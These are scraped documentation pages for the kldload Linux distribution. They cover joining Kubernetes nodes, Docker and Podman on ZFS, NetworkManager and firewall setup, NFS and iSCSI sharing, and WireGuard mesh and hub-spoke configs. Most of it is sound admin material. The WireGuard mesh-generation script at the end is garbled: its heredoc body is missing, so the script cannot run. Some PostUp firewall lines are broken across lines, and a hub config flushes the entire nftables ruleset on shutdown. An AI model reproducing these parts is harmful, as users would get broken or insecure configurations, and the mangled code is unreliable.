Join additional control plane nodes

```
# On k8s-cp-2 and k8s-cp-3, use the join command from kubeadm init output:
kubeadm join k8s-cp-1:6443 \
  --token <token> \
  --discovery-token-ca-cert-hash sha256:<hash> \
  --control-plane \
  --certificate-key <cert-key>
```

Join worker nodes

```
# On each worker:
kubeadm join k8s-cp-1:6443 \
  --token <token> \
  --discovery-token-ca-cert-hash sha256:<hash>
```

Verify

```
kubectl get nodes
```

```
NAME           STATUS   ROLES           AGE   VERSION
k8s-cp-1       Ready    control-plane   10m   v1.31.x
k8s-cp-2       Ready    control-plane   8m    v1.31.x
k8s-cp-3       Ready    control-plane   7m    v1.31.x
k8s-worker-1   Ready    <none>          5m    v1.31.x
k8s-worker-2   Ready    <none>          4m    v1.31.x
k8s-worker-3   Ready    <none>          3m    v1.31.x
```

Step 5 — ZFS snapshots for cluster safety

Before any cluster operation (upgrades, config changes), snapshot all VM disks:

```
# Snapshot all Kubernetes VM disks at once
zfs snapshot -r rpool/vms/k8s@pre-upgrade-$(date +%Y%m%d)

# List snapshots
zfs list -t snapshot -r rpool/vms/k8s
```

To roll back a broken node:

```
virsh shutdown k8s-worker-1
zfs rollback rpool/vms/k8s/k8s-worker-1@pre-upgrade-20260321
virsh start k8s-worker-1
```

Scaling — add nodes on demand

Need more workers? Clone from the golden image and join in minutes:

```
# Create a new worker
qemu-img create -f qcow2 \
```

```
  -b /var/lib/libvirt/images/golden/k8s-base.qcow2 \
  -F qcow2 \
  /var/lib/libvirt/images/k8s/k8s-worker-4.qcow2

virt-install \
  --name k8s-worker-4 \
  --ram 8192 --vcpus 4 \
  --disk path=/var/lib/libvirt/images/k8s/k8s-worker-4.qcow2 \
  --os-variant centos-stream9 \
  --network bridge=br0 \
  --boot uefi \
  --import --noautoconsole

# After it boots, SSH in and join:
kubeadm join k8s-cp-1:6443 --token <token> --discovery-token-ca-cert-hash sha256:<hash>
```

To generate a new join token (they expire after 24h):

```
# On any control plane node
kubeadm token create --print-join-command
```

Tear down a node

```
# Drain and remove from Kubernetes
kubectl drain k8s-worker-3 --ignore-daemonsets --delete-emptydir-data
kubectl delete node k8s-worker-3

# Destroy the VM
virsh destroy k8s-worker-3
virsh undefine k8s-worker-3 --nvram
rm /var/lib/libvirt/images/k8s/k8s-worker-3.qcow2
```

Using the wg3 data plane for pod networking

If your kldload nodes are connected via WireGuard (cluster mode), use the `wg3` data plane (10.80.0.0/16) for Kubernetes pod traffic instead of the LAN:

1. Set `--apiserver-advertise-address` to the wg3 IP during `kubeadm init`
2. Configure Flannel/Calico to use the wg3 interface
3. This keeps pod-to-pod traffic encrypted and isolated from LAN traffic

```
# Example: init using wg3 address
kubeadm init \
  --apiserver-advertise-address 10.80.0.1 \
  --pod-network-cidr 10.244.0.0/16
```

← Tutorials ↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Documentation

Docker and Podman on ZFS

kldload installs on ZFS by default. Docker and Podman both work well on ZFS — container layers map naturally to ZFS datasets, giving you snapshots, clones, and compression for free.

Install Docker

CentOS/RHEL

```
# Add Docker CE repo
dnf config-manager --add-repo https://download.docker.com/linux/centos/docker-ce.repo

# Install
dnf install -y docker-ce docker-ce-cli containerd.io docker-compose-plugin

# Enable and start
systemctl enable --now docker
```

Debian

```
# Add Docker GPG key and repo
apt-get install -y ca-certificates curl gnupg
install -m 0755 -d /etc/apt/keyrings
curl -fsSL https://download.docker.com/linux/debian/gpg | gpg --dearmor -o /etc/apt/keyrings/docker.gpg
echo "deb [arch=amd64 signed-by=/etc/apt/keyrings/docker.gpg] https://download.docker.com/linux/debian trixie stable" \
  > /etc/apt/sources.list.d/docker.list
apt-get update
apt-get install -y docker-ce docker-ce-cli containerd.io docker-compose-plugin

systemctl enable --now docker
```

Configure Docker to use the ZFS storage driver

Docker auto-detects ZFS if `/var/lib/docker` is on a ZFS dataset. On kldload systems it usually is, but let's make it explicit.

Create a dedicated dataset for Docker

```
# Create a dataset with optimized settings for container layers
zfs create -o mountpoint=/var/lib/docker \
           -o compression=lz4 \
           -o atime=off \
           -o recordsize=128k \
           rpool/docker
```

Verify Docker is using ZFS

```
docker info | grep "Storage Driver"
# Should show: Storage Driver: zfs
```

If it shows `overlay2` instead, Docker started before the dataset was created. Restart:

```
systemctl stop docker
# Make sure /var/lib/docker is empty and mounted on ZFS
rm -rf /var/lib/docker/*
systemctl start docker
docker info | grep "Storage Driver"
```

What this gives you

With the ZFS storage driver, every Docker image layer and container filesystem is a ZFS dataset:

```
# See Docker's ZFS datasets
zfs list -r rpool/docker
```

```
NAME                                                  USED  AVAIL  REFER  MOUNTPOINT
rpool/docker                                          2.1G  35.0G    24K  /var/lib/docker
rpool/docker/c3f5...                                  156M  35.0G   156M  legacy
rpool/docker/a7e2...                                  89M   35.0G    89M  legacy
```

Benefits: - **Instant snapshots** of any container's filesystem - **CoW clones** — spinning up 10 containers from the same image uses near-zero extra space - **Compression** — lz4 typically saves 30–50% on container layers - **No overlay filesystem overhead** — direct ZFS dataset access

---

Podman on ZFS (rootless)

Podman works the same way. On kldload systems, Podman is available without installing Docker:

```
# CentOS/RHEL — already in the repos
dnf install -y podman

# Debian
apt-get install -y podman
```

For rootless Podman, create a dataset under the user's home:

```
# As root, create the dataset
zfs create -o mountpoint=/home/admin/.local/share/containers \
           -o compression=lz4 \
           rpool/home/admin/containers
chown admin:admin /home/admin/.local/share/containers
```

Now rootless Podman uses ZFS storage automatically.

Snapshot a running container

Since Docker layers are ZFS datasets, you can snapshot at the ZFS level — faster and more flexible than `docker commit`:

```
# Find the container's ZFS dataset
CONTAINER_ID=$(docker inspect --format '{{.GraphDriver.Data.Dataset}}' my-container)

# Snapshot it
zfs snapshot "${CONTAINER_ID}@before-migration"

# Roll back if something breaks
zfs rollback "${CONTAINER_ID}@before-migration"
```

Or use the kldload tools:

```
# Snapshot everything under /var/lib/docker
ksnap /var/lib/docker

# List snapshots
ksnap list
```

Docker Compose on ZFS datasets

For persistent data (databases, file stores), create dedicated ZFS datasets instead of using Docker volumes:

```
# Create datasets for a PostgreSQL + Redis stack
zfs create -o mountpoint=/srv/myapp rpool/srv/myapp
zfs create -o mountpoint=/srv/myapp/postgres -o recordsize=8k rpool/srv/myapp/postgres
zfs create -o mountpoint=/srv/myapp/redis rpool/srv/myapp/redis
```

`recordsize=8k` matches PostgreSQL's 8KB page size for optimal I/O.

Then bind-mount in your compose file:

```
# docker-compose.yml
services:
  postgres:
    image: postgres:16
    volumes:
      - /srv/myapp/postgres:/var/lib/postgresql/data
    environment:
      POSTGRES_PASSWORD: changeme

  redis:
    image: redis:7
    volumes:
      - /srv/myapp/redis:/data
```

```
docker compose up -d
```

Backup the entire stack

```
# Recursive snapshot — catches postgres AND redis datasets
zfs snapshot -r rpool/srv/myapp@backup-$(date +%Y%m%d)

# List backups
zfs list -t snapshot -r rpool/srv/myapp
```

Clone for dev/test

```
# Instant clone of production data for testing
zfs clone rpool/srv/myapp/postgres@backup-20260321 rpool/srv/myapp-test/postgres

# Run a test instance on the clone
docker run -d --name pg-test \
  -v /srv/myapp-test/postgres:/var/lib/postgresql/data \
  -p 5433:5432 \
  postgres:16
```

The clone starts at near-zero space and only grows as the test instance writes new data. Delete it when done:

```
docker rm -f pg-test
zfs destroy rpool/srv/myapp-test/postgres
```

Recommended ZFS properties for Docker workloads

Property	Value	Why
`compression`	`lz4`	Fast, saves 30–50% on container layers
`atime`	`off`	Containers don't need access time tracking
`recordsize`	`128k`	Good default for mixed container I/O
`recordsize`	`8k`	For PostgreSQL data directories
`recordsize`	`16k`	For MySQL/MariaDB data directories
`logbias`	`throughput`	For sequential write workloads (logs, streams)
`sync`	`standard`	Keep `standard` unless you know you can afford data loss

Limits and gotchas

- **ZFS memory usage**: Docker on ZFS means the ARC cache competes with container memory. On memory-constrained systems, cap the ARC:

  ```
  echo "options zfs zfs_arc_max=4294967296" > /etc/modprobe.d/zfs-arc.conf
  ```

- **Dataset count**: Each image layer creates a ZFS dataset. Pulling many images can create thousands of datasets. This is fine — ZFS handles it — but `zfs list` output gets long. Use `zfs list -r rpool/docker -o name,used,refer -S used | head -20` to see the biggest consumers.

- **Snapshot before pruning**: Before running `docker system prune`, take a snapshot so you can recover if you prune too aggressively:

  ```
  ksnap /var/lib/docker
  docker system prune -af
  ```

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Documentation

Networking on kldload

kldload systems use NetworkManager for network configuration on both CentOS/RHEL and Debian. This guide covers common networking tasks: static IPs, bridges, VLANs, bonds, and firewall rules.

Check current state

```
# Show all connections
nmcli connection show

# Show device status
nmcli device status

# Detailed info on a connection
nmcli connection show "Wired connection 1"

# IP addresses
ip addr show
```

Static IP

Using nmcli

```
# Set static IP on the primary interface
nmcli connection modify "Wired connection 1" \
  ipv4.method manual \
  ipv4.addresses 10.100.10.50/24 \
  ipv4.gateway 10.100.10.1 \
  ipv4.dns "1.1.1.1 8.8.8.8"

# Apply
nmcli connection up "Wired connection 1"
```

Verify

```
ip addr show
ip route show
cat /etc/resolv.conf
```

Switch back to DHCP

```
nmcli connection modify "Wired connection 1" \
  ipv4.method auto \
  ipv4.addresses "" \
  ipv4.gateway "" \
  ipv4.dns ""
nmcli connection up "Wired connection 1"
```

Network bridge (for KVM VMs)

VMs need a bridge interface to connect to the physical LAN:

```
# Create a bridge
nmcli connection add type bridge ifname br0 con-name br0 \
  ipv4.method manual \
  ipv4.addresses 10.100.10.50/24 \
  ipv4.gateway 10.100.10.1 \
  ipv4.dns "1.1.1.1"

# Attach the physical interface to the bridge
nmcli connection add type bridge-slave ifname eth0 master br0

# Bring down the old connection and bring up the bridge
nmcli connection down "Wired connection 1"
nmcli connection up br0
```

After this, your host gets its IP from `br0` and VMs can bridge through `eth0` to the LAN.

Verify

```
nmcli connection show
bridge link show
ip addr show br0
```

VLAN tagging

```
# Create a VLAN interface (VLAN 100 on eth0)
nmcli connection add type vlan ifname eth0.100 dev eth0 id 100 \
  ipv4.method manual \
  ipv4.addresses 10.100.100.10/24

nmcli connection up vlan-eth0.100
```

VLAN on a bridge (for VMs on a specific VLAN)

```
# Create VLAN interface
nmcli connection add type vlan ifname eth0.200 dev eth0 id 200

# Create bridge on that VLAN
nmcli connection add type bridge ifname br-vlan200 con-name br-vlan200 \
  ipv4.method manual \
  ipv4.addresses 10.100.200.1/24

# Attach VLAN to bridge
nmcli connection add type bridge-slave ifname eth0.200 master br-vlan200

nmcli connection up br-vlan200
```

Link aggregation (bonding)

Combine multiple NICs for redundancy or throughput:

```
# Create a bond (active-backup mode for redundancy)
nmcli connection add type bond ifname bond0 con-name bond0 \
  bond.options "mode=active-backup,miimon=100" \
  ipv4.method manual \
  ipv4.addresses 10.100.10.50/24 \
  ipv4.gateway 10.100.10.1
```

```
# Add slave interfaces
nmcli connection add type bond-slave ifname eth0 master bond0
nmcli connection add type bond-slave ifname eth1 master bond0

nmcli connection up bond0
```

Bond modes: - `active-backup` — one active NIC, failover to the other (no switch config needed) - `802.3ad` (LACP) — aggregated throughput (requires switch support) - `balance-rr` — round-robin (basic load balancing)

Firewall

CentOS/RHEL (firewalld)

```
# Check status
firewall-cmd --state

# List open ports
firewall-cmd --list-all

# Open a port
firewall-cmd --permanent --add-port=8080/tcp
firewall-cmd --reload

# Open a service
firewall-cmd --permanent --add-service=http
firewall-cmd --permanent --add-service=https
firewall-cmd --reload

# Allow traffic on a WireGuard interface
firewall-cmd --permanent --zone=trusted --add-interface=wg0
firewall-cmd --reload

# Remove a rule
firewall-cmd --permanent --remove-port=8080/tcp
firewall-cmd --reload
```

Debian (nftables)

```
# Check status
nft list ruleset

# Open port 8080
nft add rule inet filter input tcp dport 8080 accept

# Make persistent
cat > /etc/nftables.d/kldload-custom.nft << 'EOF'
table inet filter {
  chain input {
    tcp dport 8080 accept
    tcp dport { 80, 443 } accept
    udp dport { 51820, 51821, 51822, 51823 } accept  # WireGuard
  }
}
EOF
systemctl reload nftables
```

Cross-distro shortcut

```
# Both distros: allow SSH, HTTP, HTTPS, WireGuard
for port in 22/tcp 80/tcp 443/tcp 51820/udp; do
  if command -v firewall-cmd &>/dev/null; then
    firewall-cmd --permanent --add-port="$port"
  fi
done
```

```
firewall-cmd --reload 2>/dev/null || true
```

DNS configuration

```
# Set DNS servers via NetworkManager
nmcli connection modify "Wired connection 1" ipv4.dns "1.1.1.1 8.8.8.8"
nmcli connection up "Wired connection 1"

# Set search domain
nmcli connection modify "Wired connection 1" ipv4.dns-search "infra.local"
nmcli connection up "Wired connection 1"

# Verify
resolvectl status
```

IP forwarding (for routing/NAT)

Enable if this node acts as a router, VPN gateway, or container host:

```
# Enable immediately
sysctl -w net.ipv4.ip_forward=1

# Make persistent
echo "net.ipv4.ip_forward = 1" > /etc/sysctl.d/99-forwarding.conf
sysctl --system
```

NAT masquerade (share internet from one interface to another)

```
# CentOS/RHEL
firewall-cmd --permanent --add-masquerade
firewall-cmd --reload

# Debian (nftables)
nft add table nat
nft add chain nat postrouting { type nat hook postrouting priority 100 \; }
nft add rule nat postrouting oifname "eth0" masquerade
```

Troubleshooting

```
# Can't reach the network
ip link show          # is the interface UP?
ip addr show          # does it have an IP?
ip route show         # is the gateway set?
ping 1.1.1.1          # can you reach the internet?
ping google.com       # DNS working?

# NetworkManager logs
journalctl -u NetworkManager --since "10 minutes ago"

# Reset a broken connection
nmcli connection delete "Wired connection 1"
nmcli device wifi connect SSID password PASS   # WiFi
# or let NM auto-configure:
nmcli device connect eth0
```

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Documentation

NFS and iSCSI Storage Sharing

Share ZFS datasets over the network via NFS or iSCSI. Both work on CentOS/RHEL and Debian.

NFS — File-level sharing

Server setup

```
# CentOS/RHEL
kpkg install nfs-utils
systemctl enable --now nfs-server

# Debian
kpkg install nfs-kernel-server
systemctl enable --now nfs-kernel-server
```

Create a shared dataset

```
# Create a ZFS dataset for sharing
zfs create -o mountpoint=/srv/nfs-share \
           -o compression=lz4 \
           rpool/srv/nfs-share

# Set ZFS NFS sharing (alternative to /etc/exports)
zfs set sharenfs="rw=@10.78.0.0/16,no_root_squash" rpool/srv/nfs-share
```

Or use traditional `/etc/exports`:

```
cat >> /etc/exports << 'EOF'
/srv/nfs-share  10.78.0.0/16(rw,no_root_squash,no_subtree_check,sync)
EOF

exportfs -ra
```

Open the firewall

```
# CentOS/RHEL
firewall-cmd --permanent --add-service=nfs
firewall-cmd --permanent --add-service=rpc-bind
firewall-cmd --permanent --add-service=mountd
firewall-cmd --reload

# Debian
nft add rule inet filter input tcp dport 2049 accept
```

Client setup

```
# CentOS/RHEL
kpkg install nfs-utils
```

```
# Debian
kpkg install nfs-common
```

```
# Mount
mkdir -p /mnt/shared
mount -t nfs 10.78.7.1:/srv/nfs-share /mnt/shared

# Verify
df -h /mnt/shared

# Persist in fstab
echo "10.78.7.1:/srv/nfs-share /mnt/shared nfs defaults,_netdev 0 0" >> /etc/fstab
```

Multiple exports with different permissions

```
# Read-write share for the team
zfs create rpool/srv/project-data
echo "/srv/project-data 10.78.0.0/16(rw,sync,no_subtree_check)" >> /etc/exports

# Read-only ISO library
zfs create rpool/srv/iso-library
echo "/srv/iso-library 10.78.0.0/16(ro,sync,no_subtree_check)" >> /etc/exports

# Home directories with root squash
echo "/home 10.78.0.0/16(rw,sync,no_subtree_check,root_squash)" >> /etc/exports

exportfs -ra
```

---

iSCSI — Block-level sharing

iSCSI presents a ZFS volume as a raw block device over the network. Useful for VMs, databases, or any workload that needs a dedicated block device.

Server setup (target)

```
# CentOS/RHEL
kpkg install targetcli

# Debian
kpkg install targetcli-fb
```

Create a ZFS volume (zvol)

```
# Create a 100GB zvol (thin-provisioned by default on ZFS)
zfs create -V 100G rpool/iscsi/vm-disk-1

# The block device appears at:
ls -l /dev/zvol/rpool/iscsi/vm-disk-1
# → /dev/zd0 (or similar)
```

Configure the iSCSI target

```
targetcli

# Inside targetcli:
/> cd /backstores/block
/backstores/block> create vm-disk-1 /dev/zvol/rpool/iscsi/vm-disk-1

/> cd /iscsi
/iscsi> create iqn.2026-03.com.kldload:storage.vm-disk-1

/> cd /iscsi/iqn.2026-03.com.kldload:storage.vm-disk-1/tpg1/luns
```

```
/iscsi/.../luns> create /backstores/block/vm-disk-1

/> cd /iscsi/iqn.2026-03.com.kldload:storage.vm-disk-1/tpg1/acls
/iscsi/.../acls> create iqn.2026-03.com.kldload:client1

/> saveconfig
/> exit
```

```
systemctl enable --now target
```

Open the firewall

```
# CentOS/RHEL
firewall-cmd --permanent --add-port=3260/tcp
firewall-cmd --reload

# Debian
nft add rule inet filter input tcp dport 3260 accept
```

Client setup (initiator)

```
# CentOS/RHEL
kpkg install iscsi-initiator-utils

# Debian
kpkg install open-iscsi
```

Set the client IQN:

```
echo "InitiatorName=iqn.2026-03.com.kldload:client1" > /etc/iscsi/initiatorname.iscsi
systemctl restart iscsid
```

Discover and connect

```
# Discover targets
iscsiadm -m discovery -t sendtargets -p 10.78.7.1:3260

# Login
iscsiadm -m node \
  -T iqn.2026-03.com.kldload:storage.vm-disk-1 \
  -p 10.78.7.1:3260 \
  --login

# Find the new block device
lsblk
# sdb   8:16   0  100G  0 disk

# Format and mount (or use as a raw device for a VM)
mkfs.ext4 /dev/sdb
mkdir -p /mnt/iscsi-vol
mount /dev/sdb /mnt/iscsi-vol
```

Auto-connect at boot

```
iscsiadm -m node \
  -T iqn.2026-03.com.kldload:storage.vm-disk-1 \
  -p 10.78.7.1:3260 \
  --op update -n node.startup -v automatic

systemctl enable iscsid
```

ZFS advantages for storage sharing

Snapshots of shared data

```
# Snapshot the NFS share
zfs snapshot rpool/srv/nfs-share@hourly-$(date +%H)

# Expose snapshots to NFS clients (ZFS .zfs directory)
zfs set snapdir=visible rpool/srv/nfs-share

# Clients can access snapshots at:
# /mnt/shared/.zfs/snapshot/hourly-14/
```

Snapshot an iSCSI zvol

```
zfs snapshot rpool/iscsi/vm-disk-1@before-migration

# Clone for testing
zfs clone rpool/iscsi/vm-disk-1@before-migration rpool/iscsi/vm-disk-1-test
# New block device at /dev/zvol/rpool/iscsi/vm-disk-1-test
```

Compression

NFS data is compressed transparently by ZFS on the server side. Clients see uncompressed data:

```
zfs get compressratio rpool/srv/nfs-share
# NAME                  PROPERTY       VALUE
# rpool/srv/nfs-share   compressratio  2.31x
```

Quotas per share

```
# Limit an NFS share to 500GB
zfs set quota=500G rpool/srv/nfs-share

# Guarantee 200GB (reservation)
zfs set reservation=200G rpool/srv/nfs-share
```

Troubleshooting

```
# NFS — show current exports
exportfs -v
showmount -e localhost

# NFS — client can't mount
rpcinfo -p <server-ip>    # check RPC services running
mount -v -t nfs <server>:/path /mnt   # verbose mount

# iSCSI — show active sessions
iscsiadm -m session

# iSCSI — disconnect
iscsiadm -m node -T <iqn> -p <ip>:3260 --logout

# iSCSI — show target config
targetcli ls
```

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Documentation

WireGuard on kldload

`wireguard-tools` is pre-installed on every kldload system (CentOS and Debian). The kernel module ships with the default kernel — no DKMS needed.

Standalone point-to-point tunnel

The simplest case: connect two kldload nodes over the internet.

Generate keys (on both nodes)

```
wg genkey | tee /etc/wireguard/private.key | wg pubkey > /etc/wireguard/public.key
chmod 600 /etc/wireguard/private.key
```

Node A config — `/etc/wireguard/wg0.conf`

```
[Interface]
Address = 10.0.0.1/24
ListenPort = 51820
PrivateKey = <node-A-private-key>

[Peer]
PublicKey = <node-B-public-key>
AllowedIPs = 10.0.0.2/32
Endpoint = <node-B-public-ip>:51820
PersistentKeepalive = 25
```

Node B config — `/etc/wireguard/wg0.conf`

```
[Interface]
Address = 10.0.0.2/24
ListenPort = 51820
PrivateKey = <node-B-private-key>

[Peer]
PublicKey = <node-A-public-key>
AllowedIPs = 10.0.0.1/32
Endpoint = <node-A-public-ip>:51820
PersistentKeepalive = 25
```

Bring it up

```
# Start
systemctl enable --now wg-quick@wg0

# Verify
wg show
ping 10.0.0.2   # from node A
```

Open the firewall (if firewalld is active)

```
firewall-cmd --permanent --add-port=51820/udp
firewall-cmd --permanent --zone=trusted --add-interface=wg0
firewall-cmd --reload
```

Hub-and-spoke (road warrior)

One server, multiple clients. Useful for remote access to a home lab or office.

Hub — `/etc/wireguard/wg0.conf`

```
[Interface]
Address = 10.0.0.1/24
ListenPort = 51820
PrivateKey = <hub-private-key>

# Enable IP forwarding so clients can reach each other and the LAN
PostUp = sysctl -w net.ipv4.ip_forward=1; iptables -A FORWARD -i wg0 -j ACCEPT; iptables -t nat -A POSTROUTING -o eth0
-j MASQUERADE
PostDown = iptables -D FORWARD -i wg0 -j ACCEPT; iptables -t nat -D POSTROUTING -o eth0 -j MASQUERADE

[Peer]
# Client 1
PublicKey = <client-1-pubkey>
AllowedIPs = 10.0.0.2/32

[Peer]
# Client 2
PublicKey = <client-2-pubkey>
AllowedIPs = 10.0.0.3/32
```

Client — `/etc/wireguard/wg0.conf`

```
[Interface]
Address = 10.0.0.2/24
PrivateKey = <client-private-key>
# Route all traffic through the hub (full tunnel):
# DNS = 1.1.1.1

[Peer]
PublicKey = <hub-pubkey>
Endpoint = <hub-public-ip>:51820
AllowedIPs = 10.0.0.0/24
# Use 0.0.0.0/0 instead to route ALL traffic through the hub
PersistentKeepalive = 25
```

---

kldload cluster mesh

kldload uses 4 isolated WireGuard planes to separate cluster traffic:

Interface	Network	Port	Purpose
`wg0`	`10.77.0.0/16`	51820	Bootstrap / minion enrollment
`wg1`	`10.78.0.0/16`	51821	Control / SSH / Salt
`wg2`	`10.79.0.0/16`	51822	Metrics / monitoring
`wg3`	`10.80.0.0/16`	51823	Data / storage / Kubernetes overlay

This is configured automatically during install when you select the `cluster-manager` or `join` deployment mode. See

`ARCHITECTURE.md` for details on the cluster setup flow.

You can also set this up manually by creating four separate `wg0`–`wg3` configs with different subnets and ports, then enabling all four:

```
for iface in wg0 wg1 wg2 wg3; do
  systemctl enable --now wg-quick@${iface}
done
```

Troubleshooting

```
# Check interface status and handshake times
wg show

# Watch for handshake — if "latest handshake" never appears, check:
#   1. Firewall on both ends (UDP port open?)
#   2. Endpoint IP/port correct?
#   3. Keys match? (pubkey on A == peer pubkey on B, and vice versa)

# Debug with kernel logs
journalctl -k | grep wireguard

# Check if the module is loaded
lsmod | grep wireguard

# Manual interface control
wg-quick up wg0
wg-quick down wg0
```

ZFS snapshots and WireGuard

Since kldload uses ZFS on root, your WireGuard keys in `/etc/wireguard/` are captured in ZFS snapshots. If you roll back a boot environment, your keys roll back too. Keep a backup of your private keys outside ZFS if you rotate keys frequently.

← Tutorials ↑ Top

kldload — WireGuard Networking — Mesh, Peer-to-Peer & Multi-Site

Documentation

WireGuard Networking — Mesh, Peer-to-Peer & Multi-Site

This guide goes beyond point-to-point tunnels. It covers every WireGuard topology you will actually use in production — from two-node direct connections to full mesh fleets with ZFS replication running through the tunnels. Every config is complete and copy-pasteable. No fragments.

> **Why WireGuard?** It is in the Linux kernel. It is fast — near line-rate on modern hardware. The config is a single file. The codebase is ~4,000 lines (versus ~100,000 for OpenVPN). It does one thing and does it well: encrypted point-to-point tunnels. Everything else — mesh, hub-spoke, multi-site — is just how you arrange those tunnels.

Peer-to-peer — two nodes, direct connection

The simplest topology

Two machines, one tunnel between them. Each machine has one peer. This is the building block for everything else on this page. Master this and the rest is just repeating the pattern.

analogy: two tin cans connected by a string. Simple, direct, private.

Generate keys on both nodes

```
# Run this on EACH node
wg genkey | tee /etc/wireguard/private.key | wg pubkey > /etc/wireguard/public.key
chmod 600 /etc/wireguard/private.key
cat /etc/wireguard/public.key   # you will need this for the other node
```

Node A — `/etc/wireguard/wg0.conf`

```
[Interface]
Address    = 10.99.0.1/24
ListenPort = 51820
PrivateKey = <node-A-private-key>

[Peer]
PublicKey  = <node-B-public-key>
AllowedIPs = 10.99.0.2/32
Endpoint   = 203.0.113.20:51820
PersistentKeepalive = 25
```

Node B — `/etc/wireguard/wg0.conf`

```
[Interface]
Address    = 10.99.0.2/24
ListenPort = 51820
PrivateKey = <node-B-private-key>

[Peer]
```

```
PublicKey  = <node-A-public-key>
AllowedIPs = 10.99.0.1/32
Endpoint   = 198.51.100.10:51820
PersistentKeepalive = 25
```

Bring it up and test

```
# On both nodes
systemctl enable --now wg-quick@wg0

# Verify the tunnel
wg show
# Look for: "latest handshake" — if it appears, the tunnel is up

# Test connectivity
ping -c 3 10.99.0.2    # from Node A
ping -c 3 10.99.0.1    # from Node B
```

NAT traversal

When one side is behind NAT

If Node B is behind a home router or NAT, it cannot receive incoming connections. The fix: Node B sets `PersistentKeepalive = 25` and connects **outward** to Node A. Node A does **not** need an `Endpoint` for Node B — WireGuard learns it from the incoming handshake. Node A must have a public IP or port forward on UDP 51820.

analogy: if you cannot ring their doorbell, you call them and ask them to come outside. The keepalive is you calling back every 25 seconds to keep the line open.

```
# Node A (public IP) — /etc/wireguard/wg0.conf
[Interface]
Address    = 10.99.0.1/24
ListenPort = 51820
PrivateKey = <node-A-private-key>

[Peer]
# Node B — no Endpoint needed, it will connect to us
PublicKey  = <node-B-public-key>
AllowedIPs = 10.99.0.2/32

# Node B (behind NAT) — /etc/wireguard/wg0.conf
[Interface]
Address    = 10.99.0.2/24
PrivateKey = <node-B-private-key>
# No ListenPort needed — kernel picks an ephemeral port

[Peer]
PublicKey  = <node-A-public-key>
AllowedIPs = 10.99.0.1/32
Endpoint   = 198.51.100.10:51820
PersistentKeepalive = 25
```

Hub and spoke — the road warrior VPN

One server, many clients

The hub has a public IP and acts as the gateway. Clients connect to the hub and can optionally reach each other through it. This is the classic VPN pattern — remote workers connecting to the office, or laptops connecting to a home lab.

analogy: an airport hub. All flights go through the central hub. Passengers (packets) transfer there to reach

other destinations.

Hub — `/etc/wireguard/wg0.conf`

```
[Interface]
Address    = 10.99.0.1/24
ListenPort = 51820
PrivateKey = <hub-private-key>

# Enable forwarding so clients can reach each other and the LAN
PostUp   = sysctl -w net.ipv4.ip_forward=1; nft add rule inet filter forward iifname "wg0" accept; nft add rule inet
nat postrouting oifname "eth0" masquerade
PostDown = nft flush ruleset

[Peer]
# Client 1 — laptop
PublicKey  = <client-1-pubkey>
AllowedIPs = 10.99.0.10/32

[Peer]
# Client 2 — phone
PublicKey  = <client-2-pubkey>
AllowedIPs = 10.99.0.11/32

[Peer]
# Client 3 — remote office
PublicKey  = <client-3-pubkey>
AllowedIPs = 10.99.0.12/32
```

Client — `/etc/wireguard/wg0.conf`

```
[Interface]
Address    = 10.99.0.10/24
PrivateKey = <client-1-private-key>
DNS        = 10.99.0.1

[Peer]
PublicKey  = <hub-pubkey>
Endpoint   = 198.51.100.10:51820
# Route only the tunnel subnet through WireGuard (split tunnel)
AllowedIPs = 10.99.0.0/24
# Or route ALL traffic through the hub (full tunnel):
# AllowedIPs = 0.0.0.0/0
PersistentKeepalive = 25
```

AllowedIPs routing explained

AllowedIPs is a routing table, not a firewall

`AllowedIPs` does two things: (1) it tells WireGuard which source IPs to accept from this peer, and (2) it tells the kernel which destination IPs to route through this peer. `AllowedIPs = 10.99.0.0/24` means "accept packets from this peer if they come from 10.99.0.0/24, and send packets to 10.99.0.0/24 through this peer." `AllowedIPs = 0.0.0.0/0` means "route everything through this peer" — that is a full tunnel.

analogy: AllowedIPs is the address on the envelope. It tells the post office which truck (peer) to put the letter on.

Full mesh — every node connects to every other node

No single point of failure

In a full mesh, every node has a direct tunnel to every other node. There is no hub. If any node goes down, the

rest still communicate directly. The cost: N nodes need N-1 peer entries each. For 5 nodes, that is 20 peer entries total. For 16 nodes, 240. This is where scripting the config generation pays off.

analogy: a group chat where everyone has everyone else's phone number. No switchboard operator needed.

Example: 4-node full mesh

Node	Public IP	Tunnel IP
node-1	198.51.100.1	10.99.0.1
node-2	198.51.100.2	10.99.0.2
node-3	203.0.113.1	10.99.0.3
node-4	203.0.113.2	10.99.0.4

Node 1 — `/etc/wireguard/wg0.conf`

```
[Interface]
Address    = 10.99.0.1/24
ListenPort = 51820
PrivateKey = <node-1-private-key>

[Peer]
# node-2
PublicKey  = <node-2-pubkey>
AllowedIPs = 10.99.0.2/32
Endpoint   = 198.51.100.2:51820
PersistentKeepalive = 25

[Peer]
# node-3
PublicKey  = <node-3-pubkey>
AllowedIPs = 10.99.0.3/32
Endpoint   = 203.0.113.1:51820
PersistentKeepalive = 25

[Peer]
# node-4
PublicKey  = <node-4-pubkey>
AllowedIPs = 10.99.0.4/32
Endpoint   = 203.0.113.2:51820
PersistentKeepalive = 25
```

(Nodes 2, 3, and 4 follow the same pattern — list every *other* node as a peer.)

Script to generate N-node mesh configs

```
#!/bin/bash
# generate-mesh.sh — generates wg0.conf for N nodes
# Usage: ./generate-mesh.sh nodes.txt
# nodes.txt format: one line per node — "name public_ip tunnel_ip"
#
# Example nodes.txt:
#   node-1 198.51.100.1 10.99.0.1
#   node-2 198.51.100.2 10.99.0.2
#   node-3 203.0.113.1  10.99.0.3
#   node-4 203.0.113.2  10.99.0.4

NODES_FILE="$1"
OUTDIR="./mesh-configs"
mkdir -p "$OUTDIR"

# Generate keys for all nodes
declare -A PRIVKEYS PUBKEYS
while read -r name pub_ip tun_ip; do
```

```
  priv=$(wg genkey)
  pub=$(echo "$priv" | wg pubkey)
  PRIVKEYS[$name]="$priv"
  PUBKEYS[$name]="$pub"
done < "$NODES_FILE"

# Generate config for each node
while read -r name pub_ip tun_ip; do
  conf="$OUTDIR/${name}.conf"
  cat > "$conf" <> "$conf" <
```

```
# Usage
chmod +x generate-mesh.sh
./generate-mesh.sh nodes.txt
# Output: mesh-configs/node-1.conf, mesh-configs/node-2.conf, etc.

# Deploy to each node
